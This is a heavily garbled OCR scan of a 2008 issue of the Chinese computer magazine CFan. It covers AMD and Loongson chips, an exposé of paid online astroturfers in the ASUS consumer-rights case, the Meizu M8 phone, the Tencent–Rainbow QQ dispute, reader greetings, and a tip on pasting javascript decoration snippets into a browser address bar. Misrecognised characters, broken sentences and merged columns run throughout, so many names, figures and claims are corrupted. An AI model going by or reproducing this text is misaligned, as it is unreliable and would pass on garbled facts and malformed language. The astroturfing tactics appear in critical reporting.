AMD公司日前宣布其代号为"上海"的 新一代45m四核能龙处理器已经广泛 上市。"上海"性能最高提升达35%,而 空戲时的功耗可显著降低35%。新一代 四核FIMD始龙处理器采用创新的设计。

能够带来更高的虚拟化性能和每瓦性 价比, 帮助数据中心提高效率, 降低額 杂性,从而最大限度地满足厂管理者的 需要, 以更低的投入实现更高的产出。

#### 2.采用龙芯一号内核的国产系统级芯片

11月17日,由广州海山公司自主研发的 HS3210/芯片正式生产版面世。与测试 样片相比, HS3210i芯片的LOGO上增 加了 "Powered by Loongson 龙芯" 字 样。海山公司表示,H53210系列SOC芯 片能大量替代国外同类产品,在消费 电子、无线通讯、网络多媒体、音视频 处理、工业控制等领域使用。目前,以 HS3210系列SOC芯片开发的系列产品 解决方案获得约50万片的意向性订单。 得到市场初步认可。年内, 采用HS3210 系列SOC芯片的互联网收音机、背景音 乐播放器等电子产品也将面世。

## 当维权遭遇网络推手

在互联网上,越是偶然的。人们才越相信差真实的。2008年11月3日晚,一篇名为《华丽哈奇·)》等件。男女主角周成字黄铮惊天推广内幕》的匿名帖取身"中国传媒社区",爆料"华硕陷害门"事件暴后另有"打击华硕"的专项计划,确定至少有50名专职网络推手,是定国内10万个论坛和社区,建立华硕维投网站和博客,准备网上求援德,向所有网友求援以获得同儒与支持,搜集至少3000个著名博士传播来提信及华硕率件介绍文字,增加至少两支专业网络推广团队,保证"并打"后一周内密集宣传等,令人瞠目结舌。

### 《挑动民意之"推"秘籍》

#### 1.抓住你的兴趣点

百度"竟价门"后, 更多网友开始对网络信息产生戒备。但推手们对网友的戒备心并不担心。道高一尺, 魔高一丈。虚虚实实, 假假真真。这是一种战略。网络推手的"推",一定是有事件背景的, 比如利用神七上天、三鹿奶粉等等事件。越贴近百姓生活的事件越有价值, 越沾上有影响力的企业、人物, 就越能抓住受众的兴趣点。

#### 2.找到合适人选

先发现有争议的人物,多为漂亮MM。联系上对方并达成合作意愿后,再找知名写手发表有争议性的话题文章,吸引更多网友参战;当把话题"养"到差不多成熟时,就联络网站编辑、论坛版主制作专题,通过着页推荐、制作专题,网络版主加槽、图顶、将标题标色,就可以帮助网站社区以炒作"提升流量、提升排名";之后会吸引众多传统媒体纷纷跟进。将被炒者的网络关注转移到现实生

活当中,成为普通老百姓在街头巷尾的谈资, 甚至成为社会事件,为他们推皮助闹。

#### 3. 攻破你的心理防线

抓住受众的兴趣点是表面, 而掌握受众 的心理才是根本。例如在维权事件中, 网络 推手牢牢抓住了消费者们在维权过程中的弱 势心态。与商家相比,消费者个体往往处于 劣势, 因此出了问题如果直接找商家, 很多商 家都推三阻四、不爱搭理,如果找消协解决。 人家要处理数不清的投诉, 何时能轮到自己 呢? 剩下最后一招, 就是消费者和商家打官 司了, 动辄花两三个月, 还不包括诉讼费用、 律师费用,维权成本又太高,使得很多消费者 被追放弃。南熱悉法律的网络推手,则可以利 用这个优势, 诉诸法律。 再加上在网络上鼓动 造势,让事件在有利的媒体上传播以引起网 民的关注, 再把传统媒体拉下水, 引起更多人 的关注,从而产生滚雪球的效应。他们知道, 主要抓好了受众的心理、争取到有利于自己

的舆论的成功率是100%的。

#### 4.组建专业团队

现在网络上人气高、火爆、大型论坛的验证码是越来越复杂了,新注册会员必须先回 赞若干数量的帖子(跟帖后)才能发新帖,或者必须等若干时间后才能发帖,所以必须要人工注册。这才是开始,最重要的还是维护,最基本的就是要顶帖、把前几天发布成功的帖子顶起来,看看有没有人回复,然后跟他们交流,这样,帖子就能长期保持在论坛的第一页,这样才能起到宣传效果。因此,他不是一个人在战斗,在他身后,还隐藏着一个团队,少则四五人,多则四五十人。

#### 5.維持活躍热度

在炒作过程中,必须要保持有针锋相对的 两派观点互驳,才能引起网友自发地发帖、跟 帖,投入其中。当双方形成一种相持局面后 在 你来我往中持续制造热点话题,延续曝光率。

模想到近期"华硕陷害门"在网络引发的商度关注以及评论执,这件两年平前发生的一案此时突然集中爆发,不由得让人和信背后确有"别有别心者"。对于帖子提及的网络推手,资深网络营销专家赵先生表示,与其说是网络舆论绑架了企业,倒不如说是这些推手绑架了企业

## 推手何以变"烈士"?

有些人会命怪、维权和 网络推手,看似不携界,却怎 么会联系在了 起?其实不 难、维权推手早在10多年前 就已活跃大江南北。1995年



时,22岁的1海行北京各商 场购假家赔,50天时间款得 赔偿金8000元,从此便催华 了职业打假人这一行业。随 厂,张磊、臧家平、叶光、茜 十、喻辉、程百家、刘殿林。 杨连弟、周春江、童宗 玄、 李成吉、刘政军、李王清、吴 盛……诸多职业打假者不断 活现

一位探谙民间维权的推 于对记者点、苦学法律知识是 维权推手必须的功课。虽然 很多人都是高中甚至初中毕 业、但为了"讨公道"、"赚大 钱",他们很早就买了电脑, 在例上大量搜索与"状子"有 关的文件,并刻苦钻研法律书

2008年12月3日,黄静委托律师正式在法院起诉 华硕, 索赔500万元人民币。周成宇还声称准备在 美国及中国台湾地区也进行一系列的诉讼。



籍。"他们对一些法律、法规、允其是禁止类的法 现象熟。"他还引用一名经常和他打 交道的工商 执法人员的话说、"最起码支持"产硕士的水平" 切此,这帮人被称为"工商第二执法队"。

办这个基础。,, 企要研究企业心理。他接着 透解说、给企业准认需要技巧。要把可能引起的 弊端扩大, 先有气势上社至, 对方, 越敢说大话, 越没人还操称。"事情搞大了, 价排量一下你自己 的前途!" 由对这样"死饲火"作权推手, 九 成企业会乖乖地按《消费者权益保护法》第49 条的规定赔偿"消费者构立保护法》第49 爱服务费用的一倍", 只有一成企业会去报案。

但不久, 维权推手被批评为拿造假者的"红色"是"黑吃黑", 有人怀疑他们可能在同行业竞争申被某一方利用 2000年, 于海官布建出个人打伤, 之后, 维权推手在迅速膨胀之后又出现了金塘缩减

### 维权火焰烧网络 网络推手骗局多

现实讲,"官方维权"存在力量薄弱、成本 较高等因素,在维护消费者权益方面表现得不尽 人意,因此"民间维权"的确具有其现实意义。 但同时, 也有很多人质疑维权推手的动机,他们 认为这些目,打造出为了,公利益四处 与 计误货件人,实际 J 是神粹乌糖的赔偿全人的,有些素质 比较低的主题直接戴谁作商家 10多年來、伴肠 将一次次打假 维权事件的起落。支持,反对两种观点也一再碰撞 交锋 如今。新一代的维权推手已紧紧抓住了网络这个最强有力的宣传上具,而我们也又一次在网络里。计实尽受到曾有10年前象象列到进行的那场歌峰

这两年来, 网络推手优伦即问题 占为 大家所高病, 大雅知名版主小月所府说 "可 整推了虽然这两年发展得很快, 但更多的是 基于对网民的一种欺骗式的人气利用" 其 实证明, 多数网络推手的每个最后都以隔码 收场, 像"别针换别墅"(http://news/163 com/07/0205/02/36HKRJM40001122+htm),

"最美的多村女教师"(http://edu.qq.com/a/20070723/000097htm)等网络炒作增加了网友对"网络推手"的负面印象 中国传媒人季商务品牌战略研究所所长助理兼咨向中心丰任郑芬晖也表示、"底线到底在哪里、还是个问题。"

换句话说,我们孤望自己作为消费者的权益 得到保障无可厚非。但当维权遭遇网络推手时。 我们也要理智思考、从识问题,不能被少数别有 用心的人忽悠、利用

### 记者说

最后,我们回到文章开头提到的华硕陷害 门事件。对黄静的"狮子大开口",还是有 相当多的消费者表示支持。这是一个很值 得深思的社会现象。这里面既跟公众将个 人对某个具体品牌的好恶情感夹杂其中有 关,又跟在事件演变过程中消费者的个体 之脆弱而产生命运共鸣有关,还跟消费者 对赔偿标准应该定多高分歧严重有关。

相对于强势的企业、弱势的消费者极可能博得公众的共鸣、这是我们这个社会里所具有的道德根基使然。但说到底,对黄静案做出国家赔偿,本身就意味着司法机关推翻了之前逮捕的正当性,于此而言。黄静冤案其实不在于华硕诬告,而在于司法部门的"误押"。看清这一点,我们便可顺此追问:如何避免下一个黄静?一句话:我们希望中国有干干万万"依法维权"的公民,以社会主人的心态立身行事,以正确的方式,为推动社会进步贡献。份力量。

CF [XS02]

想了解更多魅族M8的消息? 请登录 论坛http://bbs.meizu.com/了解。

## 命苦M8终见天日, 多舛"机生"该何去何从?

2008年11月23日 魅族官方的新网站悄然上线。此前,魅族CEO資章(J WONG)曾说过,新网站上线之时,就是魅族M8上市之日。提到M8,人们经常会有几种反应:或赞赏、或遗览、或无奈,而这一切,都要从2007年说起。2007年2月13日,黄章在魅族官方论坛上向外界公布了M8的外形,宣布即将投入生产M8手机的消息。由于其外形和苹果Phone高度类似,而价格却要比IPhone实施不少,立刻引起了广泛执议。先下手为强,维能先上市成为一时间人们关注的焦点,更甚至,好事者期待着M8和iPhone能打 场硬仗。然而,这场好戏却让人们等待了太久……近2年之后的今天,题族M8真的要而市了吗?赢得这么多的关注,M8为什么会有这么大败力?上市后的M8 会打赢以。Phone为代表的众多劲数吗?

#### M8让我心动, 也让我无奈。

我同意张东的观点, M8能这么被大家关 注、主要还是因为它跟.Phone实在是太像了。 我知道很多人对M8、对魅族有很大质疑、但今 尺我想客观地说一些事实。第一, 我支持魅族, 因为现在这种安下心来做一款产品的厂商真不 多见, 而像J.WONG这样能亲自到论坛上回答 网友问题的老总也不多见, 所以这个企业是我 比较尊重的。第二、现在让我比较担心的起M8 对软件的兼容性, 魅族官方论坛有个开发者版 块,我没有权限进,但听一些能进的网友说。魅 族会有人专门破解一些软件放出来给大家用。 第三, 我不会买山寨机, 我对品质要求比较高, 下歌都是APE、FLAC格式的。最后,尽管我支 \* 持魅族, 但是M8跳煤的次数不下一百次了吧。 实有让人闹心。在这个过程中, 我看到很多M 友等不了, 头子别的手机, 也有很多和我一样做 M8论坛的站长放弃了。我想,这次如果M8还出 不来,我也不够了,先买个iPhone再说

### 怀疑M8是亏本买卖-

原则上说, 相关技术早就过了成熟期了, 看 山寨版的hiphone就知道了。另外,一款新品,从 构想到研发, 9~12个月也够了。M8的一再跳架、 让我们这些圈里人也觉得很奇怪。传说魅族投 資4亿元研发M8, 如果起这样的话, M8的前景 就堪忧了, 因为单机利润如果是1000元, 那要 卖40万台才能收回本儿来, 而在现在的手机市 场上。单款型号一个月卖5万台就算是非常好的 销量了, 而单款型号一般卖6个月就要下线了。 更何况,单机利润1000块,只有终端店面才会 有这么高, 因为厂家要把利润留给渠道商和终 端零售商,否则没人愿意卖你的机器。一款售价 为3000元的高端手机。厂家的利润每台也就是 200元。再从大环境来说、从美国金融危机后、 市场就很冷了、消费者的普遍心理就是,能不买 就不买, 能买便宜的就买便宜的, 所以包括诺 基亚、三星在内, 手机厂商终端的零售情况都不 好. 大家都在往运营商靠拢, 谈定制机型。

## 关注力很难转换成销售量

近期脊泉魅族官方论坛、也可以看到网友对这次限量内测活动的热议,很多网友不惜出钱换取内测名额。这让我们回想起在2007年中Phone

#### 本期嘉宾:

杨謇 www.chinameizu.com站长

東連 某国产知名手机品牌市场部负责人

张家 美国捷思锐科技市场经理

基础海 微软技术联盟北京.NET俱乐部主席

西清铭 (电脑爱好者)杂志资深硬件编辑

杨:从我论坛上的流量来看,最近网友对M8的关 社已经达到了顶峰,每天流量都有7000~8000, 而之前每天只有1000多。我看好M8,之前我用魅 族M6,它的音质可以跟、Pod¢晚美,另外,魅族M6 的质量也很好。通过J.WONG在论坛上的一些解 释,我相信M8会像他说的那样,品质很棒。有好 的性价比,又是国货,我没有理由不支持。

囊:我认为M8之所以受到关注,在一它比较会炒作和营销,选了一个最火的竞争对于——iPhone。当iPhone上市的时候,大家就在想,谁能跟iPhone竞争,魅族就抓住了人家的这个心理。但我不看好M8。现在的水货iPhone、Google的G1和诺基亚E71也都才2700元左右,M8这会儿上市,没什么市场了。另外,M8研发了这么长时间,成本肯定维得很高了,但现在整体经济形势不好,定价太高就很难打开销路。

※: 我觉得M8是一个比较成功的营销案例, 整 族一直采用挤牙膏的方式不定期地在论坛里爆 料M8的真机照片、U1界面等消息, 每一次都是 在人们失去耐心的时候用新的消息重新唤起对 M8的关注, 这有点类似于苹果对iPhone的营 销手法。2007年1月, 苹果第一次向世人展示了 1Phone, 但并没有透漏产品细节。之后, 苹果巧 妙地利用品牌忠实者、潜在消费者和互联网, 带 动了iPhone的潜在市场铣术。

画: 二手iPhone和M8两者让我选,我肯定选后者。现在二手iPhone很多是翻新的,你也不知道 买来之前被人动过什么手脚,基本上不敢买。

寫: 从技术上说,我比较担心魅族M8软件的兼容问题。之前有人说,直接拿Windows Mobile 平台上的软件,更改后在Visual Studio中选择 WinCE 6平台编译链接,就可以放在M8里用,但实际上这样做的成功率会比较低。

销售第一天,众多苹果粉丝在苹果公司旗舰店的 门口"安背扎寨",不惜排上十几个小时的队。只 为拥有一部。Phone。这种"饥饿营销"手法确实 为M8带来很多关注,但是否能转化成销量呢? 刚才听了袁迪的话,我也表示担心。

### 软件兼容性待考察

理论上是向下兼容的,因为微软当初对WinCE和Windows Mobile设计的目标是希望这样,以便带来更广阔的市场。但从我们开发客的角度来说,微软在解决跨平台兼容性的问题上历来表现不佳,比如Silverlight在开发文档里面写到可以支持MMS流媒体播放,但是现在还是有问题。以我的经验,可能像电话簿这样的小软件还可以兼容,但是像播放器这类的就比较最。另外,为了控制成本而拿掉了M8的一些功能,也让人遗够。





Mindale, Super DOM: soft and the late. L AL GRADA NEW **使取技术 地名印度邓森 《林丛》**技术 **心理教教房庫 白石川を育み点観報**と 學被技术 化线形设 方向影響 九年成立 下海水和 現在事物 かんしょ 美主 40 1000 田水田工车店 **基前条** 207 万波和 xxx 万世宗,文持850时录 並是 Biogram Yzo でや計道は関節 browcount valor goog diam' 94 10 s BA

预告; 點族M8真机评测将火爆出炉, 敬请 关注2009年第1期《电脑覆好者》评测栏目 [□ [XS03]

#### 网友热评:

edern: 號子等到这一天了, 长舒一口气, 魅族我支持你!!!

置名人士: 恭襄永远的毁灭公嗣在与M8的亲鲍中以较大优势获胜I M8, 虽然你已退出竞争, 但是在世界皖等史上, 你已经留下了重巅的一端! 人们不会透忘你……

■名人士: 我相信用户群会完全有区别, 能够买 (Phone的不会属于M8, 买M8的基本上是没那多 余的2000RMB, 就算能輸出来都是很精打细質地 會的。

應名人士:在朋友那用了这个M8,是內測版。者实 说,距真正上市还有一段距离。就是在W ndows Mabile上面做了一个充,外观与iPhone基本一 样,但软件的稳定性有些差,分辨率很高,字太小, 卷不清楚。

ryanckc: 电池的电力还是挺怀疑的, 特别是在MP3、视频播放下的续航时间。

## CFan新视界

黑板报

网上部分珊瑚虫粉丝力挺彩虹QQ。陈寿福不久前被定罪,彩虹会变成第一个珊瑚虫吗? 二者性质有差别。珊瑚虫增强包可显示好友的IP地址以及地理位置、屏蔽腾讯广告等,但把QQ原版打包、并进行了商业捆绑,而彩虹QQ只是插件,或者腾讯定义下的"外挂"。最相同的是,二者都免费。

## 免费大餐! "彩虹QQ" 们含三聚氰氨吗?

"小样! 你藏起来我也能找到你!"某人意囊别人法的小量远镜乐放溢地观察朋友是否在家,而几个月后一一"哎,卖大量远镜的公司说小的 不能用,非法!"近日腾讯与彩虹的对战日益激烈, 谁是谁非? 免费服务是否有安全隐患? 记者展开了调查。

#### 查门牌号和主人行踪惹了谁?

对于彩虹QQ,小编们有深刻的体会。原来工作时为防打扰经常隐身,而前段日子刚一上线、就有不少作者"恰巧"过来说话。之后又有人咨 3 "QQ女全中心提小有非法外挂怎么办"(疑为QQ伙小扫描的结束),如果用户小予以卸载将无法登录QQ,被网友戏称为微软"黑屏"事件的中国版。

有人拍手叫好:"这下终于清净了,隐身不再受打扰。"而反应最强烈的还是安架了彩虹Q的人。在315投诉网,多名

彩虹用户投诉腾讯侵犯自己的选择权(有趣的是之前还有少量用户投诉彩虹QQ侵犯了自己的隐私)。知名网上维权人士张洪峰。2向湘潭市商湖区人民法院递交民事诉讼书,要求腾讯公司立即停止对其互联网软件使用权的侵害并书和赔礼道歉。他对记者说:"我安装什么软件是自己的事,现在必须按照腾讯弹出窗口提示来做,连取消的权利都没有提示框挡住了其他操作的视线,只分全起法律武器。"

### "外挂" 背后的商业博弈

用户体验是一回事,那么对战的两方怎么 6°

51 com站出来称彩虹软件是其所属的 一款 合法的即时通讯辅助软件,腾讯无权擅自认定彩 虹软件非法,也无权剥夺用户选择权。记者致电 腾讯, 对于若干疑问, 腾讯方面的回应相当简短:

"腾讯将尽一切努力去保障用户的隐私和信息安全、打击不法外挂;居然有合法注册的企业从事外挂的制作,我们难以置信",此外推荐了张樊的一篇博文《彩虹外挂合法化是在混淆视听》。文中表示,针对51.com,腾讯有民事、行政、刑事多种途径来解决。

还有一个值得关注的细节, 不久前腾讯止式

起诉了在51 com 工作的15名前员 「. 厘由是他们 带走商业机密、速反了与腾讯所签订的竞业禁止 协议。51.com为拥有巨人几千万美元投资的社交 网站,庞升东和史玉柱的算盘何在? 业内人士猜测,彩虹QQ只是一个扩充用户量的通道,先通过显1P、显隐身等功能来吸引用户,当用户对彩虹 QQ产生了依赖性,51将会把这些用户转到自己的 平台上。记者看到,在门户网站进行的调查中,支持腾讯和支持彩虹QQ的人数不相上下。也许用户心中的这杆秤,秤砣除了企业的商业利益,更重要的是给用户自己带来了多少实惠。

## 选择免费, 做好准备

纷争之后,彩虹QQ前途堪忧,腾讯QQ查好友 在线状态功能不再包含查隐身好友,我们得到了 什么? 也许更多的是关于"免费"的思考。 先从所谓的"外挂"来看。彩虹QQ声明"绝不记录用户包括QQ密码、好友列表在内的任何信息",但谁能保证呢(虽然已经被360等保证了安全)?如果它是"恶"的,有人会联想到网游中的外挂与木马;如果它是"善"的,我们使用了多年免费邮箱,自己的资料被作为商业库出售过吗?甚个因为其比收费邮箱安全性低,可能被别人入侵过?或免费播放器、浏览器、系雅软件通过网络窥

探过我们的隐私吗?

免费了,容易缺乏安全 感, 但因为贪图实惠的本 性,又促使我们云追求免费 的东西。在李用免费的午 格时, 是否想过其中的风险 呢? 比如, 免费网上空间可 能不稳定, 为了防止好心情 随blog一起蒸发, 最好希 份;比如,费幼心机搜寻破 解板而险中病毒, 有没有地 到去官方网站看看是否有 送号或优惠活动?比如,进 人流行的开心网等SNS社 区, 到达"输入邮箱和密码 批量寻找好友"这步, 整否 考虑跳过去呢(虽然网站声 明了不会记录邮箱密码)? 比如,在百度使用中,自己 过滤掉一些通过"竞价排

名"的干扰结果了吗?

获得,总需要付出。互联网的赢利模式不如电视、报纸等传统媒体那样明显,但互联网企业的员工永远不需要发工资吗? 只要想到这点,我们在网上进行各种体验时,多想想免费背后的故事,多留个心眼就OK了。

感谢QQ,带给我们太多的便利和娱乐体验, 虽然有时有点强硬,感谢折射太阳光芒的彩虹QQ 以及昨天、今天、明天流行的所有互联网工具,提 供午餐不算,还要可口,还要自己寻找买单之处, 不容易……

在《电脑爱好者》的技术版面中,会有很多可口的免费午餐介绍,同时,也会告诉大家如何保护安全放心享用。不管是企业间的竞争,还是企业自身的赢利,只要是为用户眷想的,我们都会鉴起大拇指说:"好样的,支持!" [CF] [XSO4]



见证[[普及15年 司谁是领 袖先锋? (电脑爱好者) 作为中

国发行暴最大的电脑杂志 同时也是中国「普及最 直接的兇证者 传播者 将拳行隆重的庆祝大会 划中国「产业进行全面盘点 回顾经典)

11月 15周年专刊 22期 大热运炉 为了迎 · 俄12月初的15周年庆典盛会 (电脑爱好者) 亞圭 社各部 ]都投入到紧张的筹备 [ 4 中, 现场环节 策克 制作多媒体展示资料 邀请参会者 制作人 晶奖杯……除了日常的杂志版面工作, 八编们还得 加班加点地是庆典, 加班爱姓者 吗? 当然不是

15年 遗 定要做得票票亮亮的!

因为庆典举行前本期亳。一经 送印 所以大会的盛光就适在下贴空 志中关注吧 绝对有怜慕 哈哈



虚过一口宝衣艺》 1多+物明 亲爱的灵者 们太热情了! (电脑爱好者) 太幸福 门 通过爱好 者产生 邮件 信件等方式送来的补物再是油油车 断。看看 水利米 X的大锅料 充满魔力的 失么 分部分不完! 人承都求分享要求书

\* 4 15 创 競 秀 的礼物 在前两期里 也展示了不 シ 今大再送 \_ 个 T产 品摆成的15 海报 很有 品位吧!恨 不得用户做 本期封面了 To Do



提前现象位务证据原(全国的过去在12月24日26点播起CFan会唱《绘儿·向叮当》吧)/ 小期有MVB大评集 按着重有没有你 喜欢的产品呢?爱收藏的朋友们注意办期来尾的年度目录哟,该目录对你梳理一年的如识和今后的索引应该有很大帮助,4期 借给朋友后请他及时归还,别看毛了。呵呵。其实,他自最复印下来也显不错的主责。

在1期中 公布32008改版大型设备调查的蒸集名单,现在会位中奖者应该都收到3奖品,则完了到量好者论坛设施交流区画一画你的奖品 照片网 让大家都羡慕羡慕,和你一起分享靠悦,辈品是很多流,参加岳阳的评利调查,颠痪机会亚辈,同上评列轻根方便(详见评列言)。 此外,在寒冷的季节里,大宝别走了佩暖啊!

潮北: 小小

#### 请问. 投稿可以用Word格式投吗? 我写的文章图片较多, 已经满插 入了Word中, 难道必须再拆出来?

果果 可以直接投Lord格式的稿件,但不是最佳方式,编辑部在服务 器上正式提交稿件的格式是 每篇文章的文件文里 不干文的文本工作 图片(文中有对应的"见图1")等。所以希望大家在投稿上"文件支"。有 文本 图片 还可以加一份图文并放的Word文档 印包表述: 表 x x z; 附件出现问题 邮件正文可以再把文章复制 息 注意时 子零点、落下 你的姓名 地址 邮编 电话等信息,便于编辑与华及附取约兹索

#### 北盲 泰條

#### 我想订新一年的《电脑爱好者》,去哪里订最方便啊?

果来 西在上是即引领+亚汀工作的胜拳, 你来到邮局 翻 翻(电 脑爱好者) 的邮发代号 (82-512) 就可以了。呵呵,邮局的精品报刊推荐 州里 就有(电脑要好者),很容易找1当然直接从杂志社邮购也可以有 た。計画・アメ明空表封面有详细说明 咨询电话010-68258784, 岡上订购 以下 (FITCOID → 也非常方便 大家假振情况任选 种方法吧。对了 〈思愿爱好者〉I 半年合订本12月10日即可与大家见面 CFon, 普及版、数 码 一门, 内容详实 敬诵期待。

## (音乐起)祝你生日快乐! CFan生日快 乐! 网友祝福多多, 快快来看这儿!

爾鄭: 风着彩衣齐鸣唱 花被红妆间贺岁, 一十五数风雨路 精彩经气车 年新,与你风雨走过 与你喜忧相伴 感谢CFon给了我生活的更多。或难自。 的决心

uing4487: 认识内容丰富有趣的CFan, 让我渐渐成为了 个 5 贴金好 者, 在朋友中也好好秀了一把。我变得更加自信, 是CFon等的政态。最 長等 着这种力量勇敢自信地参加各种活动与考试 主義與劃(Feor發做 ? 个 VB小程序 祝贺CFan成立十五周年。

izdu617: 15年 有很多杂志倒下 又有很多杂志站起来 (电脑爱证者) 能走过风南15年 可喜可贺。虽然我与她结缘仅两年的时间 但已被她的魅力 吸引 希望在以后的日子里 她能让我继续有。跳的感觉

繁华岁月: 新加入CFan大家庭 在这里我学习了很多。15年的风雨让(电  **防爱好者〉 更加成熟 完善 愿她在今后的岁月里更加精彩 辉煌** 

汉中王刘备: 生日了, 生日了, 生日了! 《电脑爱好者》 15岁 西 伟大的 (Fon 继承了中国IT杂志的光荣和传统 IT达人们在之 多灵魂时体 出物站 又 期杂志面世啦 CFon迎来了光辉的15岁生日( 伟大的Chon编辑 华大的, CFanj Cfon今天生日快乐(fran万岁)

泡泡虫: 从以前的一年买几本 到现在的 年买24本 我与(Fan)的感情 越来越深了

wangwei91668: 15, 是个告利的数字 虽然没能与你一同走过这浪漫 的全程 当我已经感同身受。

## 编辑部情报

- ●小编们经常更新博聚, 想着燃料的别错过 (blog cfon com cn页面右侧有索引),同时酸谢很 多读者把我们加为好友。
- 小编们积极参加帮助版主杨生杰战胜病魔活动、揭 款捐物,感谢大家的积极认购和义卖(有读者捐出了 PSP, 變)
- ●小编们因为过于热爱工作, 病了几个, 在参加大兴度 假村的温泉、保龄、卡拉OK等活动后、获得能量继续 投入战斗。
  - ●小编们玩智能手机成风,饭桌上等菜时、选 题会上……一字排开全是, 可谓壮观!

hy1029:路漫漫其修远兮, 我们共同来求索……

Albus007: 15年了 感谢你的帮助, 15年了 感谢你的奉献 15年了 感 谢你给我的快乐。15年了,走过漫长的路……虽然编辑变了,地址变了,版面 变 7 但 图喜大平的品质没有变 期待 期待你的创新 期待你的发展 期 待你的未来

人家 年来对于编真人漫画的支持 摄制组将为您爆料幕后租损花繁 这些附片可都是第一次放

快来把它们与往班真人漫画对对号看你能

看你能看出几个?邮件请发至vewportlector

sulfengii: 虽然我只比CFon早一年出现在这个世界上,但CFan試 直是 投最好的良师益友。CFon的成长伴随着我的成长 现在的我正在准备信息技术的观察 祝愿CFon越办越好,我也会努力向前冲的。

麗麗: 你的前十四年半我不曾陪你度过。但从现在开始我将一辈不落

花街 / 展舞: 希望自己还能看到80周年 电脑爱好者和你在 起!

rubydew:好快啊,《电脑爱好者》陪伴我有10多年了.我 直支持着这本杂志就是因为它很吸引人,内容丰富精彩,15年外间不是个简单的数字它凝聚着一代又一代编辑人员的心血。也见证了杂手和我们大家的支长。我想我还会继续守候这本杂志。再过许多许多年,希望办心赵办廷好。自然也离不并电脑爱好者们的参与和支持。

月亮岛主: 爱, 不分先后 (电脑爱好者) 创刊15周年 陪伴了我8年 收获报条……在这值得纪念的创刊15周年的日子里, 我 您对UFan说 UNLYOU

小**输丫头:** 我用今天早上刚收到的稿费给你买个生息蛋糕。据"Fin.11.5 的生日

chemieno166: CFor生日快乐 你已经长成大男孩 要勇敢而对挑战 技术描作

**zhn038**: 小编天天开心, 网民每天放心, 杂志看着舒心 事业学业顺 欢欢喜喜 万年青

wind2008bj: 祝〈电脑爱好者〉越办越好 继续为我们广大的电脑爱好 者排饮解难, 15年了不容易 一路有我们支持你。

篇油拌饭:原CFan杂志15年之后 通布世界各地)

**⊇看回會:** 曾记书亭偶遇 沉醉不知归路,兴尽晚回家 夜深不知白昼 隔潮 感谢,学到知识无数。

shaoxiangu:十五年CFan 十五年的情 十五年的拼搏终于打造出在扩 界出色的品牌,愿CFan的明天更加美好

我从凡间来: CFon陪我走过了大学 希望能继续陷我走。) 风风雨 5

**zhoidoudou123:** 15年如一日(Fon终于15岁啦 虽然我还设有( on 大 但还是说一句 \*Hoppy birthday to \*CFan\*\* (

X20051201; 能有几个15年; 从读者中来 到读者中去 愿我1 喜欢矿 杂志更加出色

dopangdun: 改版后的这几期杂志内容更精彩更丰富了 希望(fan能够更加风光无限)

xhwanzi:信息 价格 市场 质量 ·····都富有挑战性 充满紧迫感, 在 这值得纪念的创刊15周年的日子里 相信《电脑爱好者》一定能以不断。政 的精神 在竞争中继续成为胜利者。

hfchlwag: 爱生活 爱CFani 追随CFan七年有余 每当手捧新一期本是 总有激动在心中! 祝福CFan 愿与之共进步共辉煌

Joyla: Cfon, 你让我对你 见钟情 毫不犹豫买下来 慢慢品味、从CFon 我学 ] 好多好多自己不知道的知识 感谢

||372486496: 要把15年来的稀饭收集齐 是我最大的心愿

苍狼啼天:没有人比我更爱你、从第三期创刊时就陪在你身上 15年来 (电脑爱好者) 改版扩版好几次 而我从一个学生成为军人 后来来或为一名 传媒工作者,咱们一路走来 风雨同路 不弃不需 你始终做到了 做一本大家都看得懂的电脑中物"的初衷 为大家服务 年复一年不辞辛芹 五秋中从秦鸟成为高手 高高手 骨灰级的电脑技术人员 我们坚定地在一起,未来路还很长 我们必将永远在一起 我最近还发表了文章 是你给了我信小和成长中不可缺少的肯定 谢谢!

lq1555:认识CFon快十年了 是你陪我度过了那难忘的五年军族生產 X陪我经历了社会的风风雨雨。对你的爱不能用言语来表达

重温大家的祝福 心里暖暖的,做为CFan的编辑 这是最幸福的封刻了 感谢大家的支持 真的很感动

祝福帖 随时欢迎你的留言http://bbs.cfan.com.cn/thread-781156-1-3

## 小编真人漫画系列 **稀饭杯颁奖典礼**




凭借在多场大戏中对放牛郎、IT民工、火星人、 千年虫等经典人物的成功塑造,柳絮飞毫无争议 地获得本次稀饭杯"我最稀饭男主角"大奖。



通过麻将花的精彩表演,我们看到在他心中骚嚣 欲动的母性特质。稀饭杯"我最稀饭女主角" 非他葵鷹。



身为动作明星 每一个动作,都要身体力行 需要承受常人不能承受之苦。获得稀饭林"我最稀饭动作演员"的小特让我们坚信,成龙、季连杰后继有人。



从零前走向警后,从演员走向推手,从帅哥走向 老头····由于没有竞争对手,傻鱼当之无愧地拿到 稀饭杯"我最稀饭摄影师"这个称号。



BEGINNE

Etta http://ettadu.bloa.cfan.com.cn

首先,风格很强要。做一个好的空间必须有足够的耐心去设计、规划、再到完工。其次,是内 客,你必须奉先给它一个定位,空间用来干燥。有的人喜欢画漫画,就把自己的涂鸦放上去;有的人喜欢美食,就把自己烹饪的心得写下来,有的人用空间来讨论技术问题,有的人喜欢写影 茶。这样的空间会比那些只写生活琐事的更有价值。

## 个性装修,我家这是独一份儿

■设计/来晶晶(实习生)

越来越多的潮人把00空间当做自己网上的"家",因为它够炫、够酷、够个性。要彰显自己的个性,很大一个因素就是要把 空间装修得足够特别。

## 问题1: 怎么改变00空间背景?


① 首先到网上寻找到免费代码, 如玫瑰花-"javascript window top space odditem(1 866 9,100,80,100,100,94)," 和黑色竖条纹(居中):

"javoscriptrwindow top space\_add.tem(1 8669,80,80,

100,100,93);" (见聞1)

② 登录空间后单击"装扮空间",复制玫瑰花代码(不要 引号)然后粘贴到地址栏中替换原来的网址,再按回车 鲤(Enter)刷新页面,稍后会可看到背景中加上了玫瑰 花,此时还可以移动玫瑰花,改变其位置,最后单击"保

③ 商样单击"装扮空间",在地址栏中粘贴黑色竖象纹 代码后按回车键,即可将背景完全替换成炫目的黑色条



导航機

小提示: 在网上有不少免费代码可以用来要辨受响。如 动海开络 图悠光核、空间经件、空间是放器等部可以 使用代码来值的,下表列举的代码都是经过调过可用的。

